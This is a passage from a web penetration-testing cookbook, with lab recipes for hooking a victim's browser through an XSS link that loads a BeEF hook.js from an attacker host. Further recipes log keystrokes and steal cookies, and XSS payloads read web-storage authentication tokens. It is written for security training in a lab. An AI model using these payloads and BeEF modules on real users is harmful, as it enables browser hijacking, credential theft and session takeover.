
In this recipe, we will exploit an XSS vulnerability and use BeEF to take control of the client browser.

Getting ready

Before we start, we need to be sure that we have started the BeEF service and are capable of accessing `http://127.0.0.1:3000/ui/panel` (with `beef/beef` as login credentials).

1. The default BeEF service in Kali Linux doesn't work, so we cannot simply run `beef-xss` to get BeEF running. Instead, we need to run it from the directory in which it was installed, as shown here:

```
cd /usr/share/beef-xss/
 ./beef
```



```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[ 7:47:33][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[ 7:47:33][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 7:47:33]    |   Twit: @beefproject
[ 7:47:33]    |   Site: http://beefproject.com
[ 7:47:33]    |   Blog: http://blog.beefproject.com
[ 7:47:33]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 7:47:33][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 7:47:35][*] BeEF is loading. Wait a few seconds...
[ 7:47:43][*] 12 extensions enabled.
[ 7:47:43][*] 254 modules enabled.
[ 7:47:43][*] 2 network interfaces were detected.
[ 7:47:43][+] running on network interface: 127.0.0.1
[ 7:47:43]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 7:47:43]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 7:47:43][+] running on network interface: 192.168.56.10
[ 7:47:43]    |   Hook URL: http://192.168.56.10:3000/hook.js
[ 7:47:43]    |_  UI URL:   http://192.168.56.10:3000/ui/panel
[ 7:47:43][*] RESTful API key: 0ba3af65adc441d44926b204616b19759c96446d
[ 7:47:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 7:47:43][*] BeEF server started (press control+c to stop)
```


2. Now, browse to `http://127.0.0.1:3000/ui/panel` and use `beef` as both the username and password. If that works, we are ready to continue.

How to do it...

BeEF needs the client browser to call the `hook.js` file, which is the one that hooks the browser to our BeEF server and we will use an application vulnerable to XSS to make the user call it:

1. Imagine that you are the victim; you have received an email containing a link to `http://192.168.56.11/bodgeit/search.jsp?q=<script src="http://192.168.56.10:3000/hook.js"></script>` and you browse to that link.

2. Now, in the BeEF panel, the attacker will see a new online browser:




Category: Browser (6 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux x86_64	Initialization
Browser Plugins: GNOME Shell Integration,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3.1))	Initialization
Window Size: Width: 782, Height: 535	Initialization

Category: Browser Components (12 Items)

Flash: No	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization


3. If we check the **Logs** tab in the browser, we may see that BeEF is storing information about the actions the user is performing in the browser's window, such as typing and clicking, as we can see here:



I...	Type	Event	Date	Bro...
31	Event	250.170s - [Blur] Browser window has lost focus.	2018-06-08T0...	1
30	Event	248.698s - [User Typed]	2018-06-08T0...	1
29	Event	247.968s - [Mouse Click] x: 0 y:0 > input#submit	2018-06-08T0...	1
28	Command	Hooked browser [id:1, ip:192.168.56.10] has executed instructions (status: UNKNOWN) from command module [id:1, name:'Man-In-The-Browser']	2018-06-08T0...	1
27	Event	247.654s - [User Typed] ssword	2018-06-08T0...	1
26	Event	246.646s - [User Typed] pa	2018-06-08T0...	1
25	Event	245.608s - [User Typed]	2018-06-08T0...	1
24	Event	244.596s - [User Typed] oa	2018-06-08T0...	1
23	Event	243.574s - [User Typed] .com	2018-06-08T0...	1
22	Event	242.560s - [User Typed] ample	2018-06-08T0...	1
21	Event	241.504s - [User Typed] ex	2018-06-08T0...	1
20	Event	240.464s - [User Typed] @	2018-06-08T0...	1
19	Event	238.428s - [User Typed] user	2018-06-08T0...	1
18	Event	236.158s - [Mouse Click] x: 470 y:242 > input#username(username)	2018-06-08T0...	1
17	Event	235.354s - [User Typed]	2018-06-08T0...	1
16	Event	234.516s - [Mouse Click] x: 0 y:0 > input#submit	2018-06-08T0...	1
15	Command	Hooked browser [id:1, ip:192.168.56.10] has executed instructions (status: UNKNOWN) from	2018-06-08T0...	1

4. The best thing for the attacker to do after a browser is hooked is to generate some persistence, at least while the user is navigating in the compromised domain. Go to the **Commands** tab in the attacker's browser and, from there in the **Module Tree**, go to **Persistence** | **Man-In-The-Browser** and then click on **Execute**.


5. After the module executes, select the relevant command in **Module Results History** to check the results shown as follows:



id...	date	label
0	2018-06-18 06:50	command 1

1	Mon Jun 18 2018 06:50:49 GMT-0500 (CDT) **data**: Browser hooked.
2	Mon Jun 18 2018 06:50:49 GMT-0500 (CDT) **data**: Method XMLHttpRequest.open override

6. The attacker can also use BeEF to execute commands in the victim browser; for example, in the **Module Tree** go to **Browser** | **Get Cookie** and click **Execute** to get the user's cookie:



id	date	label
0	2018-06-08 08:01	command 1

```
1  Fri Jun 08 2018 08:01:06 GMT-0500 (CDT)
   data:
   cookie=JSESSIONID=2A932C521A1F35482B3
   acopendivids=swingset,jotto,phpbb2,redmine;
   acgroupswithpersist=nada;
   BEEFHOOK=edFI98r2ZxedksedDM8uWhZdjV
```

How it works...

In this recipe, we used the `src` property of the `script` tag to call an external JavaScript file; in this case, the hook to our BeEF server.

This `hook.js` file communicates with the server, executes the commands, and returns the responses so that the attacker can see them; it prints nothing in the client's browser so the victim will generally never know that his or her browser has been compromised.

After making the victim execute our hook script, we used the persistence module Man-in-the-Browser to make the browser execute an AJAX request every time the user clicks a link to the same domain, so that this request keeps the hook and also loads the new page.

We also saw that BeEF's log keeps a record of every action the user performs on the page, and we were able to obtain a username and password from this. It was also possible to obtain the session cookie remotely, which could have allowed an attacker to hijack the victim's session.

The colored circle to the left of the module indicates the availability and visibility of the module: green means that the module works for the victim browser and should not be visible to the user, orange says that it will work but the user will notice it or will have to interact with it, gray means that it hasn't been tested in that browser, and red means that the module does not work against the hooked browser.

There's more...

BeEF has an incredible amount of functionality, from ascertaining the type of browser the victim is using, to the exploitation of known vulnerabilities and the complete compromise of the client system. Some of the most interesting features are as follows:

- **Social Engineering—Pretty Theft**: This is a social engineering tool that allows us to simulate a login popup resembling common services such as Facebook, LinkedIn, YouTube, and others.
- **Browser—webcam and browser—webcam HTML5**: As obvious as it might seem, these two modules are able to abuse a permissive configuration to activate the victim's webcam. The first uses a hidden flash embed and the second uses HTML5.

- **Exploits folder**: This contains a collection of exploits for specific software and situations; some of them exploit servers and others the client's browser.
- **Browser—hooked domain/get stored credentials**: This attempts to extract the username and passwords for the compromised domains stored in the browser.
- **Use as proxy**: If we right-click on a hooked browser, we get the option to use it as a proxy, which makes the client's browser a web proxy; this may give us the chance to explore our victim's internal network.

There are many other attacks and modules in BeEF that are useful to a penetration tester; if you want to learn more, you can check out the official wiki at `https://github.com/beefproject/beef/wiki`.

Extracting information from web storage

Prior to HTML5, the only way a web application could store information persistently or on a session basis in a user's computer was through cookies. In this new version of the language, new storage options, called **web storage**, are added, namely local storage and session storage. These allow an application to store and retrieve information from a client (browser) using JavaScript, and this information is kept until explicitly deleted, in the case of local storage, or in the case of session storage, until the tab or window that saved it is closed.


In this recipe, we will use XSS vulnerabilities to retrieve information from the browser's web storage, showing that this information can be easily exfiltrated by an attacker if an application is vulnerable.

How to do it...

We will use Mutillidae II and its HTML5 web storage exercise again for this recipe. Here are the steps:

1. In the Kali VM, browse to Mutillidae II (`http://192.168.56.11/mutillidae`) and in the menu, go to **HTML5** | **HTML 5 Web Storage** | **HTML 5 Web Storage**.

2. Open **Developer Tools** and go to the **Storage** tab. Then, go to `Local Storage` and select the server address (`192.168.56.11`):



192.168.56.11/mutillidae/index.php?page=html5-storage.php

HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper

HTML 5 Web Storage

Web Storage

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Inspe... Cons... Debug... Style E... Perform... Mem... Netw... Stor... D...


Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
http://192.168.56.11
Session Storage

Filter items

Key	Value
LocalStorageTarget	This is set by the index.php page
MessageOfTheDay	Go Cats!
Secure.CurrentStateofHTML5Storage	Completely Insecure

Here, we can see that there are three values in Local Storage.

3. Now, change to `Session Storage` and select the server address:



192.168.56.11/mutillidae/index.php?page=html5-storage.php

HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper

HTML 5 Web Storage

Web Storage

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Inspe... Cons... Debug... Style E... Perform... Mem... Netw... Stor... D...

Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
http://192.168.56.11
Session Storage
http://192.168.56.11


Filter items

Key	Value
AuthorizationLevel	0
Secure.AuthenticationToken	DU837HHFYTEYUE9S1934
Secure.IsUserLoggedIn?	No
SessionStorageTarget	This is set by the index.php page

In the temporary or per-session storage, we see four values, among them one called `Secure.AuthenticationToken`.

4. We mentioned before that `Local Storage` is accessible on a per-domain basis, which means that any application running in the same domain can read and manipulate, for example, the `MessageOfTheDay` entry we saw in *step* 2. Let's try and exploit a vulnerability in another application to access this data. On the same browser, open a new tab and go to BodgeIt (`http://192.168.56.11/bodgeit`).
   1. We know BodgeIt's search is vulnerable to XSS, so enter the following payload in the search box and execute it:

```
<script>alert(window.localStorage.MessageOfTheDay);</script>
```




6. Now, try the same with the `Session Storage`:

```
<script>alert(window.sessionStorage.getItem("Secure.AuthenticationT
oken"));</script>
```

7. As we cannot access the `Session Storage` from a different window, go back to the Mutillidae II tab and go to **Owasp 2013** | **XSS** | **Reflected First Order** | **DNS lookup**.

8. In the **Hostname/IP** field, enter the preceding payload and click on **Lookup DNS**:



DU837HHFYTEYUE9S1934

How it works...

In this recipe, we saw how we can use the browser's **Developer Tools** to view and edit the contents of the browser's storage. We verified the differences in accessibility between `Local Storage` and `Session Storage`, and how an XSS vulnerability can expose all stored information to an attacker.

First, we accessed `Local Storage` from an application different from the one that added the storage, but in the same domain. To do that, we used `window.localStorage.MessageOfTheDay`, taking the key value as the object name and referencing it directly as a member of `Local Storage`. For the `Session Storage`, we had to move to the window that created the storage and exploit a vulnerability there; here, we used a different instruction to get the value we wanted: `window.sessionStorage.getItem("Secure.AuthenticationToken"`. Both forms (key as a member of the class and `getItem`) are valid for both types of storage. We used `getItem` in the session because the key includes a period (`.`), and this would be processed as an object/property delimiter by the JavaScript interpreter, so we needed to use `getItem` to enclose it in colons.

There's more...

If an application uses web storage to keep sensitive information about users, XSS shouldn't be the only security concern. If an attacker has access to the user's computer, this attacker can directly access the files where `Local Storage` is kept, as browsers save this information in clear text in local database files. It's left to the reader to investigate where these files are stored by different browsers and in different operating systems, and how to read them.

Testing WebSockets with ZAP

As HTTP is a stateless protocol, it treats every request as unique and unrelated to the previous and next ones, which is why applications need to implement mechanisms such as session cookies to manage the operations performed by a single user in a session. As an alternative to overcome this limitation, HTML5 incorporates WebSockets. WebSockets provide a persistent, bidirectional communication channel between client and server over the HTTP protocol.

In this recipe, we will show how to use OWASP ZAP to monitor, intercept, and modify WebSockets communication as we do with normal requests during penetration testing.


Getting ready

OWASP BWA doesn't yet include an application that uses WebSockets, so we will need to use **Damn Vulnerable Web Sockets** (**DVWS**) (`https://www.owasp.org/index.php/OWASP_Damn_Vulnerable_Web_Sockets_(DVWS)`), also from OWASP, for this recipe.

DVWS is a PHP-based open source application; download it into your Kali VM from its GitHub repository: `https://github.com/interference-security/DVWS/`.

In ideal conditions, we would only need to download the application, copy it to the Apache root directory, and start the services to have it running, but unfortunately for us, this is not the case in Kali Linux.

